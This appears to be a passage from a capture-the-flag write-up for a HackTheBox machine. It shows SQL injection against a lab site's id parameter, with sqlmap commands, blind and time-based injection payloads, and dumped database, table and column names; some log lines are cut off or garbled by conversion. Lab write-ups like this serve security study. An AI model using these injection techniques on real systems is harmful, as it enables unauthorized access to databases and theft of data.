
It defines an array called `valid_ids`, then it checks the `GET` parameter `id`, if it exists and it's in the `valid_ids` array, it will append it to this `SQL` query: `SELECT name FROM idname where id = [ID HERE]`.


To understand what's happening in a better way let's check the website again.




There are 3 pages, `main`, `about` and `contact`. By visiting them we notice that the `id` parameter is


added and each page has one of the ids we saw in the `php` code : 25 (main), 465 (about) and 587 (contact).








I tried adding a single quote to `https://www.nestedflanders.htb/index.php?id=465` and I got the main page instead of the about page because the query failed :



When I fixed the query it worked :



I started `sqlmap` to automate it and dump the database :

```
root@kali:~/Desktop/HTB/boxes/unattended# sqlmap -u https://www.nestedflanders.htb/i
      _H_
     ["]_____ {1.3.4#stable}
    |_-|. [.]_____|.'|.|
   |_|_|[']|_|_|_,|_|
        |_V..._| http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
[*] starting @ 17:12:07 /2019-08-23/
```

```
[17:12:08] [INFO] testing connection to the target URL
[17:12:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:12:10] [INFO] testing if the target URL content is stable
[17:12:11] [INFO] target URL content is stable
[17:12:11] [INFO] testing if GET parameter 'id' is dynamic
[17:12:12] [INFO] GET parameter 'id' appears to be dynamic
[17:12:15] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not
[17:12:16] [INFO] testing for SQL injection on GET parameter 'id'
[17:12:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:12:25] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE
[17:12:34] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'M
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specif
for the remaining tests, do you want to include all tests for 'MySQL' extending prov
[17:12:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:42] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIG
[17:12:42] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:43] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP
[17:12:44] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY
[17:12:44] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (J
[17:12:45] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:45] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
[17:12:46] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:47] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
[17:12:48] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:49] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
[17:12:50] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or
[17:12:50] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLO
[17:12:51] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[17:12:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:12:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HA
[17:12:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)
[17:12:55] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALU
[17:12:56] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSI
```

```
[17:12:56] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'  
[17:12:56] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS  
[17:12:56] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'  
[17:12:56] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'  
[17:12:56] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALU  
[17:12:56] [INFO] testing 'MySQL inline queries'  
[17:12:56] [INFO] testing 'PostgreSQL inline queries'  
[17:12:57] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'  
[17:12:58] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'  
[17:12:59] [INFO] testing 'MySQL > 5.0.11 stacked queries'  
[17:13:00] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'  
[17:13:00] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'  
[17:13:01] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'  
[17:13:02] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[17:13:03] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[17:13:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[17:13:04] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comme  
[17:13:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
[17:13:17] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based b  
[17:13:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[17:13:17] [INFO] automatically extending ranges for UNION query injection technique  
[17:13:18] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the  
nique test  
[17:13:22] [INFO] target URL appears to have 1 column in query  
[17:13:25] [WARNING] if UNION based SQL injection is not detected, please consider a  
[17:13:38] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'  
[17:13:52] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'  
[17:14:05] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'  
[17:14:20] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'  
[17:14:35] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'  
[17:14:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'  
[17:15:02] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'  
[17:15:16] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
```



```
[17:15:29] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[17:15:44] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[17:15:59] [INFO] checking if the injection point on GET parameter 'id' is a false p
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [
sqlmap identified the following injection point(s) with a total of 296 HTTP(s) requ
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=465' AND 6602=6602 AND 'YxJr'='YxJr

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=465' AND SLEEP(5) AND 'APKt'='APKt
---
[17:16:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[17:16:20] [INFO] sqlmap will dump entries of all tables from all databases now
```

There are 2 databases, `information_schema` and `neddy` :

```
[17:20:49] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[17:20:49] [INFO] sqlmap will dump entries of all tables from all databases now
[17:20:49] [INFO] fetching database names
[17:20:49] [INFO] fetching number of databases
[17:20:49] [INFO] resumed: 2
[17:20:49] [INFO] retrieving the length of query output
[17:20:49] [INFO] retrieved: 18
```

```
[17:21:09] [INFO] retrieved: information_schema
[17:21:09] [INFO] retrieving the length of query output
[17:21:09] [INFO] retrieved: 5
[17:21:21] [INFO] retrieved: neddy
[17:21:21] [INFO] fetching tables for databases: 'information_schema, neddy'
```

We don't need `information_schema` in anything and also dumping `neddy` with that kind of injection would take a lot of time, let's take a look at the tables.

```
[17:37:48] [INFO] fetching tables for database: 'neddy'
[17:37:48] [INFO] fetching number of tables for database 'neddy'
[17:37:48] [INFO] resumed: 11
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 6
[17:37:48] [INFO] resumed: config
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 9
[17:37:48] [INFO] resumed: customers
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 9
[17:37:48] [INFO] resumed: employees
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 8
[17:37:48] [INFO] resumed: filepath
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 6
[17:37:48] [INFO] resumed: idname
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 7
[17:37:48] [INFO] resumed: offices
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 12
```

```
[17:37:48] [INFO] resumed: orderdetails
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 6
[17:37:48] [INFO] resumed: orders
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 8
[17:37:48] [INFO] resumed: payments
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 12
[17:37:48] [INFO] resumed: productlines
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 8
[17:37:48] [INFO] resumed: products
[17:37:48] [INFO] fetching columns for table 'customers' in database 'neddy'
[17:37:48] [INFO] resumed: 13
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 14
[17:37:48] [INFO] resumed: customerNumber
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 12
[17:37:48] [INFO] resumed: customerName
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 15
[17:37:48] [INFO] resumed: contactLastName
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 16
[17:37:48] [INFO] resumed: contactFirstName
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 5
[17:37:48] [INFO] resumed: phone
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 12
[17:37:48] [INFO] resumed: addressLine1
```

```

[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 12
[17:37:48] [INFO] resumed: addressLine2
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 4
[17:37:48] [INFO] resumed: city
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 5
[17:37:48] [INFO] resumed: state
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 10
[17:37:48] [INFO] resumed: postalCode
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 7
[17:37:48] [INFO] resumed: country
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 22
[17:37:48] [INFO] resumed: salesRepEmployeeNumber
[17:37:48] [INFO] retrieving the length of query output
[17:37:48] [INFO] resumed: 11
[17:37:48] [INFO] resumed: creditLimit

```

I only dumped `filepath` and `idname` because these are the ones I saw in the source of `index.php`.

```

root@kali:~/Desktop/HTB/boxes/unattended# sqlmap -u https://www.nestedflanders.htb/i
      _H_
    _ _ _ [''] _ _ _ {1.3.4#stable}
  _ _ _ - | . [)] _ _ _ | . ' | . |
| _ _ | _ [""] _ _ _ | _ _ | _ _ |
      | _ | V . . . _ _ | http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con

```

```
[*] starting @ 17:55:21 /2019-08-23/
[17:55:21] [INFO] resuming back-end DBMS 'mysql'
[17:55:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=465' AND 6602=6602 AND 'YxJr'='YxJr
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=465' AND SLEEP(5) AND 'APKt'='APKt
---
[17:55:22] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[17:55:22] [INFO] fetching columns for table 'filepath' in database 'neddy'
[17:55:22] [INFO] retrieved: 2
[17:55:27] [INFO] retrieving the length of query output
[17:55:27] [INFO] retrieved: 4
[17:55:36] [INFO] retrieved: name
[17:55:36] [INFO] retrieving the length of query output
[17:55:36] [INFO] retrieved: 4
[17:55:44] [INFO] retrieved: path
[17:55:44] [INFO] fetching entries for table 'filepath' in database 'neddy'
[17:55:44] [INFO] fetching number of entries for table 'filepath' in database 'neddy'
[17:55:44] [INFO] retrieved: 3
[17:55:49] [INFO] retrieving the length of query output
[17:55:49] [INFO] retrieved: 36
[17:56:25] [INFO] retrieved: 47c1ba4f7b1edf28ea0e2bb250717093.php
[17:56:25] [INFO] retrieving the length of query output
[17:56:25] [INFO] retrieved: 5
```

```
[17:56:35] [INF0] retrieved: about
[17:56:35] [INF0] retrieving the length of query output
[17:56:35] [INF0] retrieved: 36
[17:57:10] [INF0] retrieved: 0f710bba8d16303a415266af8bb52fcb.php
[17:57:10] [INF0] retrieving the length of query output
[17:57:10] [INF0] retrieved: 7
[17:57:21] [INF0] retrieved: contact
[17:57:21] [INF0] retrieving the length of query output
[17:57:21] [INF0] retrieved: 36
[17:57:55] [INF0] retrieved: 787c75233b93aa5e45c3f85d130bfbe7.php
[17:57:55] [INF0] retrieving the length of query output
[17:57:55] [INF0] retrieved: 4
